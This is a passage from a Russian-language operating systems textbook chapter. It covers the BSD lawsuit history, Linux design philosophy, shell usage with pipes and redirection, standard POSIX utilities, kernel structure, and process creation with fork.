пустил это программное обеспечение с лицензией открытого исходного кода, которая позволяла всем делать все, что угодно, кроме одной вещи — подавать в суд на университет Калифорнии. Контролировавшее систему UNIX подразделение корпорации AT&T отреагировало немедленно — вы угадали, как, — подав в суд на университет Калифорнии. Оно также подало иск против компании BSDI, созданной разработчиками BSD UNIX для упаковки системы и продажи поддержки (примерно так сейчас поступают компании типа Red Hat с операционной системой Linux). Поскольку код AT&T практически не использовался, то судебное дело основывалось на нарушении авторского права и торговой марки, включая такие моменты, как телефонный номер 1-800-ITS-UNIX компании BSDI. Хотя этот спор в конечном итоге удалось урегулировать в досудебном порядке, он не позволял выпустить на рынок FreeBSD в течение долгого периода — достаточного для того, чтобы система Linux успела упрочить свои позиции. Если бы судебного иска не было, то уже примерно в 1993 году началась бы серьезная борьба между двумя бесплатными версиями системы UNIX, распространяющимися с исходными кодами: царствующим чемпионом — системой BSD (зрелой и устойчивой системой с многочисленными приверженцами в академической среде еще с 1977 года) и энергичным молодым претендентом — системой Linux всего лишь двух лет от роду, но с уже растущим числом последователей среди индивидуальных пользователей. Кто знает, чем обернулась бы эта схватка двух бесплатных версий системы UNIX.

10.2. Обзор системы Linux

В этом разделе будет представлено общее введение в операционную систему Linux, а также описано, как ею пользоваться, — для читателей, еще не знакомых с этой системой. Приведенный здесь материал применим ко всем версиям системы UNIX (с небольшими изменениями). Linux имеет несколько графических интерфейсов, основное внимание в данном разделе будет уделено тому, как система Linux выглядит при работе программиста в окне командной оболочки (shell) в графической системе X. Последующие разделы будут посвящены системным вызовам и внутреннему устройству системы.

10.2.1. Задачи Linux

Операционная система UNIX всегда была интерактивной системой, разработанной для одновременной поддержки множества процессов и множества пользователей. Она была разработана программистами и для программистов — чтобы использовать ее в такой среде, в которой большинство пользователей достаточно опытны и занимаются проектами (часто довольно сложными) разработки программного обеспечения. Во многих случаях большое количество программистов активно работает над созданием общей системы, поэтому в операционной системе UNIX есть большое количество средств, позволяющих людям работать вместе и управлять совместным использованием информации. Очевидно, что модель группы опытных программистов, совместно работающих над созданием сложного программного обеспечения, существенно отличается от модели одного начинающего пользователя, сидящего за персональным компьютером в текстовом процессоре, и это отличие отражается в операционной системе UNIX от начала до конца. Совершенно естественно, что Linux унаследовал многие из этих установок, даже несмотря на то что первая версия предназначалась для персонального компьютера.

Чего действительно хотят от операционной системы хорошие программисты? Прежде всего, большинство хотело бы, чтобы их система была простой, элегантной и совместимой. Например, на самом нижнем уровне файл должен представлять собой просто набор байтов. Наличие различных классов файлов для последовательного и произвольного доступа, доступа по ключу, удаленного доступа и т. д. (как это реализовано на мейнфреймах) просто является помехой. А если команда

```
ls A*
```

означает вывод списка всех файлов, имя которых начинается с буквы «A», то команда

```
rm A*
```

должна означать удаление всех файлов, имя которых начинается с буквы «A», а не одного файла, имя которого состоит из буквы «A» и звездочки. Эта характеристика иногда называется *принципом наименьшей неожиданности* (principle of least surprise).

Другие свойства, которые, как правило, опытные программисты желают видеть в операционной системе, — это мощь и гибкость. Это означает, что в системе должно быть небольшое количество базовых элементов, которые можно комбинировать, чтобы приспособить их для конкретного приложения. Одно из основных правил системы Linux заключается в том, что каждая программа должна выполнять всего одну функцию — и делать это хорошо. То есть компиляторы не занимаются созданием листингов, так как другие программы могут лучше справиться с этой задачей.

Наконец, у большинства программистов есть сильная неприязнь к бесполезной избыточности. Зачем писать *copy*, когда вполне достаточно *cp*, чтобы однозначно выразить желаемое? Это же пустая трата драгоценного хакерского времени. Чтобы получить список всех строк, содержащих строку «ard», из файла f, программист в операционной системе Linux вводит команду

```
grep ard f
```

Противоположный подход состоит в том, что программист сначала запускает программу grep (без аргументов), после чего программа grep приветствует программиста фразой: «Здравствуйте, я grep. Я ищу шаблоны в файлах. Пожалуйста, введите ваш шаблон». Получив шаблон, программа grep запрашивает имя файла. Затем она спрашивает, есть ли еще какие-либо файлы. Наконец, она выводит резюме того, что она собирается делать, и спрашивает, все ли верно. Хотя такой тип пользовательского интерфейса может быть удобен для начинающих пользователей, он бесконечно раздражает опытных программистов. Им требуется слуга, а не нянька.

10.2.2. Интерфейсы системы Linux

Операционную систему Linux можно рассматривать как пирамиду (рис. 10.1). У основания пирамиды располагается аппаратное обеспечение, состоящее из центрального процессора, памяти, дисков, монитора и клавиатуры, а также других устройств. Операционная система работает на «голом железе». Ее функция заключается в управлении аппаратным обеспечением и предоставлении всем программам интерфейса системных вызовов. Эти системные вызовы позволяют программам пользователя создавать процессы, файлы и прочие ресурсы, а также управлять ими.

Программы делают системные вызовы, помещая аргументы в регистры (или иногда в стек) и выполняя команду эмулированного прерывания для переключения из пользовательского режима в режим ядра. Поскольку на языке C невозможно написать




Рис. 10.1. Уровни операционной системы Linux

команду эмулированного прерывания, то этим занимается библиотека, в которой есть по одной процедуре на системный вызов. Эти процедуры написаны на ассемблере, но они могут вызываться из языка С. Каждая такая процедура сначала помещает аргументы в нужное место, а затем выполняет команду эмулированного прерывания. Таким образом, чтобы обратиться к системному вызову *read*, программа на языке С должна вызвать библиотечную процедуру *read*. Кстати, в стандарте POSIX определен именно интерфейс библиотечных функций, а не интерфейс системных вызовов. Иначе говоря, стандарт POSIX определяет, какие библиотечные процедуры должна предоставлять соответствующая его требованиям система, каковы их параметры, что они должны делать и какие результаты возвращать. В стандарте даже не упоминаются реальные системные вызовы.

Помимо операционной системы и библиотеки системных вызовов все версии Linux предоставляют большое количество стандартных программ, некоторые из них указаны в стандарте POSIX 1003.2, тогда как другие могут различаться в разных версиях системы Linux. К этим программам относятся командный процессор (оболочка), компиляторы, редакторы, программы обработки текста и утилиты для работы с файлами. Именно эти программы и запускает пользователь с клавиатуры. Таким образом, мы можем говорить о трех интерфейсах в операционной системе Linux: интерфейсе системных вызовов, интерфейсе библиотечных функций и интерфейсе, образованном набором стандартных служебных программ.

В большинстве наиболее распространенных дистрибутивов системы Linux для персональных компьютеров этот ориентированный на ввод с клавиатуры интерфейс пользователя был заменен графическим интерфейсом пользователя, ориентированным на использование мыши, для чего не потребовалось никаких изменений в самой системе. Именно эта гибкость сделала систему Linux такой популярной и позволила ей пережить многочисленные изменения лежащей в ее основе технологии.

Графический интерфейс пользователя системы Linux похож на первые графические интерфейсы пользователя, разработанные для UNIX в 70-х годах прошлого века и ставшие популярными благодаря компьютерам Macintosh и впоследствии — системе

Windows для персональных компьютеров. Графический интерфейс пользователя создает среду рабочего стола — знакомую нам метафору с окнами, значками, каталогами, панелями инструментов, а также возможностью перетаскивания. Полная среда рабочего стола содержит администратор многооконного режима, который управляет размещением и видом окон, а также различными приложениями и создает согласованный графический интерфейс. Популярными средами рабочего стола для Linux являются GNOME (GNU Network Object Model Environment) и KDE (K Desktop Environment).

Графические интерфейсы пользователя в Linux поддерживает оконная система X Windowing System, которую обычно называют X11 (или просто X). Она определяет обмен и протоколы отображения для управления окнами на растровых дисплеях UNIX-подобных систем. X-сервер является главным компонентом, который управляет такими устройствами, как клавиатура, мышь и экран, и отвечает за перенаправление ввода или прием вывода от клиентских программ. Реальная среда графического интерфейса пользователя обычно построена поверх библиотеки низкого уровня (xlib), которая содержит функциональность для взаимодействия с X-сервером. Графический интерфейс расширяет базовую функциональность X11, улучшая вид окон, предоставляя кнопки, меню, значки и пр. X-сервер можно запустить вручную из командной строки, но обычно он запускается во время загрузки диспетчером окон, который отображает графический экран входа в систему.

При работе на Linux-системах с помощью графического интерфейса пользователь может щелчком кнопки мыши запустить приложение или открыть файл, использовать перетаскивание для копирования файлов из одного места в другое и т. д. Кроме того, пользователи могут запускать программу эмуляции терминала xterm, которая предоставляет им базовый интерфейс командной строки операционной системы. Его описание дано в следующем разделе.

10.2.3. Оболочка

Несмотря на то что Linux имеет графический интерфейс пользователя, большинство программистов и продвинутые пользователи по-прежнему предпочитают интерфейс командной строки, называемый **оболочкой** (shell). Они часто запускают одно или несколько окон с оболочками из графического интерфейса пользователя и работают в них. Интерфейс командной строки оболочки значительно быстрее в использовании, существенно мощнее, прост в расширении и не грозит пользователю туннельным синдромом запястья из-за необходимости постоянно пользоваться мышью. Далее мы кратко опишем оболочку bash. Она основана на оригинальной оболочке системы UNIX, которая называется оболочкой Бурна (Bourne shell, написана Стивом Бурном, а затем в Bell Labs.), и фактически даже ее название является сокращением от Bourne Again SHell. Используется и множество других оболочек (ksh, csh и т. д.), но bash является оболочкой по умолчанию в большинстве Linux-систем.

Когда оболочка запускается, она инициализируется, а затем выводит на экран символ приглашения к вводу (обычно это знак процента или доллара) и ждет, когда пользователь введет командную строку.

После того как пользователь введет командную строку, оболочка извлекает из нее первое слово, под которым подразумевается череда символов с пробелом или символом табуляции в качестве разделителя. Оболочка предполагает, что это слово является именем запускаемой программы, ищет эту программу и, если находит, запускает ее на

выполнение. При этом работа оболочки приостанавливается на время работы запущенной программы. По завершении работы программы оболочка пытается прочитать следующую команду. Здесь важно подчеркнуть, что оболочка представляет собой обычную пользовательскую программу. Все, что ей нужно, — это возможность чтения с клавиатуры и вывода на монитор, а также способность запускать другие программы.

У команд могут быть аргументы, которые передаются запускаемой программе в виде текстовых строк. Например, командная строка

```
cp src dest
```

запускает программу cp с двумя аргументами, *src* и *dest*. Эта программа интерпретирует первый аргумент как имя существующего файла. Она копирует этот файл и называет эту копию dest.

Не все аргументы являются именами файлов. В строке

```
head –20 file
```

первый аргумент *–20* дает указание программе head напечатать первые 20 строк файла file (вместо принятых по умолчанию 10 строк). Управляющие работой команды или указывающие дополнительные значения аргументы называются **флагами** и по соглашению обозначаются знаком тире. Тире требуется, чтобы избежать двусмысленности, поскольку, например, команда

```
head 20 file
```

вполне законна. Она дает указание программе head вывести первые 10 строк файла с именем 20, а затем вывести первые 10 строк второго файла file. Большинство команд Linux-систем могут принимать несколько флагов и аргументов.

Чтобы было легче указывать группы файлов, оболочка принимает так называемые **волшебные символы** (magic charecters), иногда называемые также **групповыми** (wild cards). Например, символ «звездочка» означает все возможные текстовые строки, так что строка

```
ls *.c
```

дает указание программе ls вывести список всех файлов, имена которых оканчиваются на .c. Если существуют файлы x.c, y.c и z.c, то данная команда эквивалентна команде

```
ls x.c y.c z.c
```

Другим групповым символом является вопросительный знак, который заменяет один любой символ. Кроме того, в квадратных скобках можно указать множество символов, из которых программа должна будет выбрать один. Например, команда

```
ls [ape]*
```

выводит все файлы, имя которых начинается с символов «a», «p» или «e».

Такая программа, как оболочка, не должна открывать терминал (клавиатуру и монитор), чтобы прочитать с него или сделать на него вывод. Вместо этого запускаемые программы автоматически получают доступ для чтения к файлу, называемому **стандартным устройством ввода** (standard input), а для записи — к файлу, называемому **стандартным устройством вывода** (standard output), и к файлу, называемому **стандартным устройством для вывода сообщений об ошибках** (standard error). По умолчанию всем этим трем устройствам соответствует терминал, то есть чтение со стандартного ввода производится с клавиатуры, а запись в стандартный вывод (или в вывод для

ошибок) попадает на экран. Многие Linux-программы читают данные со стандартного устройства ввода и пишут на стандартное устройство вывода. Например, команда

```
sort
```

запускает программу sort, читающую строки с терминала (пока пользователь не нажмет комбинацию клавиш Ctrl+D, чтобы обозначить конец файла), а затем сортирует их в алфавитном порядке и выводит результат на экран.

Стандартные ввод и вывод можно перенаправить, что является очень полезным свойством. Для этого используются символы «<» и «>» соответственно. Разрешается их одновременное использование в одной командной строке. Например, команда

```
sort <in >out
```

заставляет программу sort взять в качестве входного файл in и направить вывод в файл out. Поскольку стандартный вывод сообщений об ошибках не был перенаправлен, то все сообщения об ошибках попадут на экран. Программа, которая считывает данные со стандартного устройства ввода, выполняет определенную обработку этих данных и записывает результат в поток стандартного вывода, называется **фильтром**.

Рассмотрим следующую командную строку, состоящую из трех отдельных команд:

```
sort <in >temp; head –30 <temp; rm temp
```

Сначала запускается программа sort, которая принимает данные из файла in и записывает результат в файл temp. Когда она завершает свою работу, оболочка запускает программу head, дав ей указание вывести первые 30 строк из файла temp на стандартное устройство вывода, которым по умолчанию является терминал. Наконец, временный файл temp удаляется. При этом он удаляется безвозвратно и уже не может быть восстановлен.

Часто используются командные строки, в которых первая программа в командной строке формирует вывод, используемый второй программой в качестве входа. В приведенном ранее примере для этого использовался временный файл temp. Однако система Linux предоставляет для этого более простой способ. В командной строке

```
sort <in | head –30
```

используется вертикальная черта, называемая **символом канала** (pipe symbol), она означает, что вывод программы sort должен использоваться в качестве входа для программы head, что позволяет обойтись без создания, использования и удаления временного файла. Набор команд, соединенных символом канала, называется **конвейером** (pipeline) и может содержать произвольное количество команд. Пример четырехкомпонентного конвейера показан в следующей строке:

```
grep ter * .t | sort | head –20 | tail –5 >foo
```

Здесь в стандартное устройство вывода записываются все строки, содержащие строку «ter» во всех файлах, оканчивающихся на .t, после чего они сортируются. Первые 20 строк выбираются программой head, которая передает их программе tail, записывающей последние пять строк (то есть строки с 16-й по 20-ю в отсортированном списке) в файл foo. Вот пример того, как операционная система Linux обеспечивает основные строительные блоки (фильтры), каждый из которых выполняет определенную работу, а также механизм, позволяющий объединять их практически неограниченным количеством способов.

Linux является универсальной многозадачной системой. Один пользователь может одновременно запустить несколько программ, каждую в виде отдельного процесса. Синтаксис оболочки для запуска фонового процесса состоит в использовании амперсанда в конце строки. Таким образом, строка

```
wc -l <a >b &
```

запустит программу подсчета количества слов wc, которая сосчитает число строк (флаг *–l*) во входном файле a и запишет результат в файл b, но будет делать это в фоновом режиме. Как только команда будет введена пользователем, оболочка выведет символ приглашения к вводу и будет готова к обработке следующей команды. Конвейеры также могут выполняться в фоновом режиме, например:

```
sort <x | head &
```

Можно одновременно запустить в фоновом режиме несколько конвейеров.

Список команд оболочки может быть помещен в файл, а затем можно будет запустить оболочку с этим файлом в качестве стандартного входа. Вторая программа оболочки просто выполнит перечисленные в этом файле команды одну за другой — точно так же, как если бы эти команды вводились с клавиатуры. Файлы, содержащие команды оболочки, называются **сценариями оболочки** (shell scripts). Сценарии оболочки могут присваивать значения переменным оболочки и затем считывать их. Они также могут иметь параметры и использовать конструкции *if*, *for*, *while* и *case*. Таким образом, сценарии оболочки представляют собой настоящие программы, написанные на языке оболочки. Существует альтернативная оболочка Berkley C, разработанная таким образом, чтобы сценарии оболочки (и язык команд вообще) выглядели как можно более похожими на программы на языке C. Поскольку оболочка представляет собой всего лишь пользовательскую программу, было написано много различных оболочек. Пользователи могут подобрать ту из них, которая им больше нравится.

10.2.4. Утилиты Linux

Пользовательский интерфейс командной строки (оболочки) Linux состоит из большого числа стандартных служебных программ, называемых также утилитами. Грубо говоря, эти программы можно разделить на шесть следующих категорий:

1. Команды управления файлами и каталогами.
2. Фильтры.
3. Средства разработки программ, такие как текстовые редакторы и компиляторы.
4. Текстовые процессоры.
5. Системное администрирование.
6. Разное.

Стандарт POSIX 1003.1-2008 определяет синтаксис и семантику около 150 этих программ, в основном относящихся к первым трем категориям. Идея стандартизации данных программ заключается в том, чтобы можно было писать сценарии оболочки, которые работали бы на всех системах Linux.

Помимо этих стандартных утилит существует еще масса прикладных программ, таких как веб-браузеры, проигрыватели мультимедийных файлов, программы просмотра изображений, офисные пакеты и т. д.

Рассмотрим несколько примеров этих утилит, начиная с программ для управления файлами и каталогами. Команда

```
cp a b
```

копирует файл a в b, не изменяя исходный файл. Команда

```
mv a b
```

напротив, копирует файл a в b, но удаляет исходный файл. В результате она не копирует файл, а перемещает его. Несколько файлов можно сцепить в один при помощи команды *cat*, считывающей все входные файлы и копирующей их один за другим в стандартный выходной поток. Удалить файлы можно командой *rm*. Команда *chmod* позволяет владельцу изменить права доступа к файлу. Каталоги можно создать командой *mkdir* и удалить командой *rmdir*. Список файлов можно увидеть при помощи команды *ls*. У этой команды множество флагов, управляющих видом формируемого ею листинга. При помощи одних флагов можно задать, насколько подробно будет отображаться каждый файл (размер, владелец, группа, дата создания), другими флагами задается порядок, в котором перечисляются файлы (по алфавиту, по времени последнего изменения, в обратном порядке), третья группа флагов позволяет задать расположение списка файлов на экране и т. д.

Мы уже рассматривали несколько фильтров: команда *grep* извлекает из стандартного входного потока (или из одного или нескольких файлов) строки, содержащие заданную последовательность символов; команда *sort* сортирует входной поток и выводит данные в стандартный выходной поток; команда *head* извлекает первые несколько строк; команда *tail*, напротив, выдает на выход указанное количество последних строк. Кроме того, стандартом 1003.2 определены такие фильтры, как *cut* и *paste*, которые позволяют вырезать из файлов и вставлять в файлы куски текста, команда *od* конвертирует (обычно двоичный) вход в ASCII-строку (в восьмеричный, десятичный или шестнадцатеричный формат), команда *tr* преобразует символы (например, из нижнего регистра в верхний), а команда *pr* форматирует выход для вывода на принтер, позволяя добавлять заголовки, номера страниц и т. д.

Компиляторы и программные средства включают в себя компилятор gcc с языка C и программу ar, собирающую библиотечные процедуры в архивные файлы.

Еще одним важным инструментом является команда *make*, используемая для сборки больших программ, исходный текст которых состоит из множества файлов. Как правило, некоторые из этих файлов представляют собой **заголовочные файлы** (header files), содержащие определения типов, переменных, макросов и прочие декларации. Исходные файлы обычно ссылаются на эти файлы с помощью специальной директивы *include*. Таким образом, два и более исходных файла могут совместно использовать одни и те же декларации. Однако если файл заголовков изменен, то необходимо найти все исходные файлы, зависящие от него, и перекомпилировать их. Задача команды *make* заключается в том, чтобы отслеживать, какой файл от какого заголовочного файла зависит, и автоматически запускать компилятор для тех файлов, которые требуется перекомпилировать. Почти все программы в системе Linux, кроме самых маленьких, компилируются с помощью команды *make*.

Часть команд POSIX перечислена в табл. 10.1 вместе с кратким описанием. Во всех версиях операционной системы Linux есть эти программы, а также многие другие.

Таблица 10.1. Некоторые утилиты Linux, требуемые стандартом POSIX

Программа	Функция
cat	Конкатенация нескольких файлов в стандартный выходной поток
chmod	Изменение режима защиты файла
cp	Копирование файлов
cut	Вырезание колонок текста из файла
grep	Поиск определенного шаблона в файле
head	Извлечение из файла первых строк
ls	Распечатка каталога
make	Компиляция файлов для создания двоичного файла
mkdir	Создание каталога
od	Восьмеричный дамп файла
paste	Вставка колонок текста в файл
pr	Форматирование файла для печати
rm	Удаление файлов
rmdir	Удаление каталога
sort	Сортировка строк файла по алфавиту
tail	Извлечение из файла последних строк
tr	Преобразование символов из одного набора в другой

10.2.5. Структура ядра

На рис. 10.1 была показана общая структура системы Linux. Давайте теперь подробнее рассмотрим ядро системы (перед тем как начать изучение планирования процессов и файловой системы).

Ядро работает непосредственно с аппаратным обеспечением и обеспечивает взаимодействие с устройствами ввода-вывода и блоком управления памятью, а также управляет доступом процессора к ним. Нижний уровень ядра (рис. 10.2) состоит из обработчиков прерываний (которые являются основным средством взаимодействия с устройствами) и механизма диспетчеризации на низком уровне. Диспетчеризация производится при возникновении прерывания. При этом код низкого уровня останавливает выполнение работающего процесса, сохраняет его состояние в структурах процессов ядра и запускает соответствующий драйвер. Диспетчеризация процессов производится также тогда, когда ядро завершает некую операцию и пора снова запустить процесс пользователя. Код диспетчеризации написан на ассемблере и представляет собой отдельную от процедуры планирования программу.

Затем мы разделили различные подсистемы ядра на три основных компонента. Компонент ввода-вывода на рис. 10.2 содержит все те части ядра, которые отвечают за взаимодействие с устройствами, а также выполнение сетевых операций и операций ввода-вывода на внешние устройства. На самом высоком уровне все операции ввода-вывода интегрированы в уровень виртуальной файловой системы (Virtual File System (**VFS**)). То есть на самом верхнем уровне выполнение операции чтения из файла (будь он в памяти или на диске) — это то же самое, что и выполнение операции чтения символа с терминального ввода. На самом низком уровне все операции ввода-вывода проходят через какой-то драйвер устройства. Все драйверы в Linux классифицируются либо




Рис. 10.2. Структура ядра операционной системы Linux

как символьные драйверы устройств, либо как блочные драйверы устройств, причем основная разница состоит в том, что поиск и произвольный доступ разрешены только для блочных устройств. В техническом смысле сетевые устройства — это символьные устройства, но работа с ними ведется несколько иначе, так что лучше их выделить (что и было сделано на рисунке).

Выше уровня драйверов устройств код ядра для каждого типа устройств свой. Символьные устройства могут использоваться двумя разными способами. Некоторым программам, таким как экранные редакторы vi и emacs, требуется каждая нажатая клавиша без какой-либо обработки. Для этого служит необработанный ввод-вывод с терминала (tty). Другое программное обеспечение (такое, как оболочки) принимает на входе уже готовую текстовую строку, позволяя пользователю редактировать ее, пока не будет нажата клавиша Enter для отправки строки в программу. В этом случае поток символов с устройства терминала передается через так называемую дисциплину линии связи (и применяется соответствующее форматирование).

Сетевое программное обеспечение часто бывает модульным, с поддержкой множества различных устройств и протоколов. Уровень выше сетевых драйверов выполняет своего рода функции маршрутизации, обеспечивая отправку правильного пакета к правильному устройству или блоку обработки протокола. Большинство систем Linux содержат в своем ядре полнофункциональный эквивалент аппаратного маршрутизатора (однако его производительность ниже, чем у аппаратного маршрутизатора). Над кодом маршрутизации располагается стек протоколов, который всегда включает протоколы IP и TCP, а также много других дополнительных протоколов. Над сетью располагается интерфейс сокетов, позволяющий программам создавать сокеты (для сетей и протоколов). Для последующего использования сокета возвращается дескриптор файла.

Над дисковыми драйверами располагается планировщик ввода-вывода, который отвечает за упорядочивание и выдачу запросов на дисковые операции таким способом, который экономит излишние перемещения головок (или реализует некую иную системную стратегию).

На самом верху столбца блочных устройств располагаются файловые системы. Linux имеет несколько одновременно сосуществующих файловых систем. Для того чтобы скрыть «страшные» архитектурные отличия аппаратных устройств от реализации файловой системы, уровень обобщенных блочных устройств обеспечивает используемую всеми файловыми системами абстракцию.

Справа на рис. 10.2 находятся два других ключевых компонента ядра Linux. Они отвечают за задачи управления памятью и процессором. В задачи управления памятью входят обслуживание отображения виртуальной памяти на физическую, поддержка кэша страниц, к которым недавно выполнялось обращение (и хорошая стратегия замены страниц), поставка в память (по требованию) новых страниц с кодом и данными.

Основная область ответственности компонента управления процессами — это создание и завершение процессов. В нем имеется также планировщик процессов, который выбирает, какой процесс (вернее, поток) будет работать дальше. Как мы увидим в следующем разделе, ядро Linux работает с процессами и потоками как с исполняемыми модулями и планирует их на основе глобальной стратегии планирования. Код обработки сигналов также принадлежит этому компоненту.

Несмотря на то что эти три компонента представлены на рисунке отдельно, они сильно зависят друг от друга. Файловые системы обычно обращаются к файлам через блочные устройства. Однако для скрытия большой латентности дискового доступа файлы копируются в кэш страниц (находящийся в оперативной памяти). Некоторые файлы (такие, как файлы с информацией об использовании ресурсов времени выполнения) могут даже создаваться динамически и иметь представление только в оперативной памяти. Кроме того, система виртуальной памяти может использовать дисковый раздел или область подкачки в файле (для сохранения части оперативной памяти, когда ей нужно освободить определенные страницы), и поэтому она использует компонент ввода-вывода. Существует и множество других взаимозависимостей.

Помимо статических компонентов ядра Linux поддерживает и динамически загружаемые модули. Эти модули могут использоваться для добавления или замены драйверов устройств по умолчанию, файловых систем, сетевой работы, а также прочих кодов ядра. Эти модули на рис. 10.2 не показаны.

Самый верхний уровень — это интерфейс системных вызовов ядра. Все системные вызовы поступают сюда и вызывают эмулированное прерывание, которое переключает исполнение из пользовательского режима в защищенный режим ядра и передает управление одному из описанных ранее компонентов ядра.

10.3. Процессы в системе Linux

В предыдущих разделах мы начали наш обзор системы Linux с точки зрения пользователя, сидящего за клавиатурой (то есть с того, что видит пользователь в окне xterm). Были приведены примеры часто использующихся команд оболочки и утилит. Этот краткий обзор был завершен рассмотрением структуры системы. Теперь настало время

углубиться в ядро и более пристально рассмотреть основные концепции, поддерживаемые системой Linux, а именно: процессы, память, файловую систему и ввод-вывод. Эти понятия важны, так как ими управляют системные вызовы — интерфейс самой операционной системы. Например, существуют системные вызовы для создания процессов и потоков, выделения памяти, открытия файлов и выполнения ввода-вывода.

К сожалению, существует очень много версий системы Linux, и между ними имеются определенные различия. В данной главе основное внимание будет уделено общим свойствам всех версий, а не особенностям какой-либо одной версии. Таким образом, в определенных разделах (особенно в тех, где будет рассматриваться вопрос реализации) может оказаться, что описание не соответствует в равной мере всем версиям.

10.3.1. Фундаментальные концепции

Основными активными сущностями в системе Linux являются процессы. Процессы Linux очень похожи на классические последовательные процессы, которые мы изучали в главе 2. Каждый процесс выполняет одну программу и изначально получает один поток управления. Иначе говоря, у процесса есть один счетчик команд, который отслеживает следующую исполняемую команду. Linux позволяет процессу создавать дополнительные потоки (после того, как он начинает выполнение).

Linux представляет собой многозадачную систему и несколько независимых процессов могут работать одновременно. Более того, у каждого пользователя может быть одновременно несколько активных процессов, так что в большой системе могут одновременно работать сотни и даже тысячи процессов. Фактически на большинстве однопользовательских рабочих станций (даже когда пользователь куда-либо отлучился) работают десятки фоновых процессов, называемых **демонами** (daemons). Они запускаются при загрузке системы из сценария оболочки.

Типичным демоном является cron. Он просыпается раз в минуту, проверяя, не нужно ли ему что-то сделать. Если у него есть работа, он ее выполняет, а затем отправляется спать дальше (до следующей проверки).

Этот демон позволяет планировать в системе Linux активность на минуты, часы, дни и даже месяцы вперед. Например, представьте, что пользователю назначено явиться к зубному врачу в 15.00 в следующий вторник. Он может создать запись в базе данных демона cron, чтобы тот просигналил ему, скажем, в 14.30. Когда наступают назначенные день и время, демон cron видит, что у него есть работа, и в нужное время запускает программу звукового сигнала (в виде нового процесса).

Демон cron также используется для периодического запуска задач, например ежедневного резервного копирования диска в 4.00 или напоминания забывчивым пользователям каждый год 31 октября купить новые «страшненькие» товары для веселого празднования Хэллоуина. Другие демоны управляют входящей и исходящей электронной почтой, очередями принтера, проверяют, достаточно ли еще осталось свободных страниц памяти, и т. д. Демоны реализуются в системе Linux довольно просто, так как каждый из них представляет собой отдельный процесс, не зависимый от всех остальных процессов.

Процессы создаются в операционной системе Linux чрезвычайно просто. Системный вызов *fork* создает точную копию исходного процесса, называемого **родительским процессом** (parent process). Новый процесс называется **дочерним процессом** (child process). У родительского и у дочернего процессов есть собственные (приватные) об-

разы памяти. Если родительский процесс впоследствии изменяет какие-либо свои переменные, то эти изменения остаются невидимыми для дочернего процесса (и наоборот).

Открытые файлы используются родительским и дочерним процессами совместно. Это значит, что если какой-либо файл был открыт в родительском процессе до выполнения системного вызова *fork*, он останется открытым в обоих процессах и в дальнейшем. Изменения, произведенные с этим файлом любым из процессов, будут видны другому. Такое поведение является единственно разумным, так как эти изменения будут видны также любому другому процессу, который тоже откроет этот файл.

Тот факт, что образы памяти, переменные, регистры и все остальное у родительского и дочернего процессов идентичны, приводит к небольшому затруднению: как процессам узнать, какой из них должен исполнять родительский код, а какой — дочерний? Секрет в том, что системный вызов *fork* возвращает дочернему процессу число 0, а родительскому — отличный от нуля **PID** (Process IDentifier — идентификатор процесса) дочернего процесса. Оба процесса обычно проверяют возвращаемое значение и действуют так, как показано в листинге 10.1.

Листинг 10.1. Создание процесса в системе Linux

```
pid = fork( );              /* если fork завершился успешно, pid > 0 в
                               родительском процессе */
if (pid < 0) {
    handle_error();         /* fork потерпел неудачу (например, память
                               или какая-либо таблица переполнена) */
} else if (pid > 0) {
                            /* здесь располагается родительский код */
} else {
                            /* здесь располагается дочерний код */
}
```

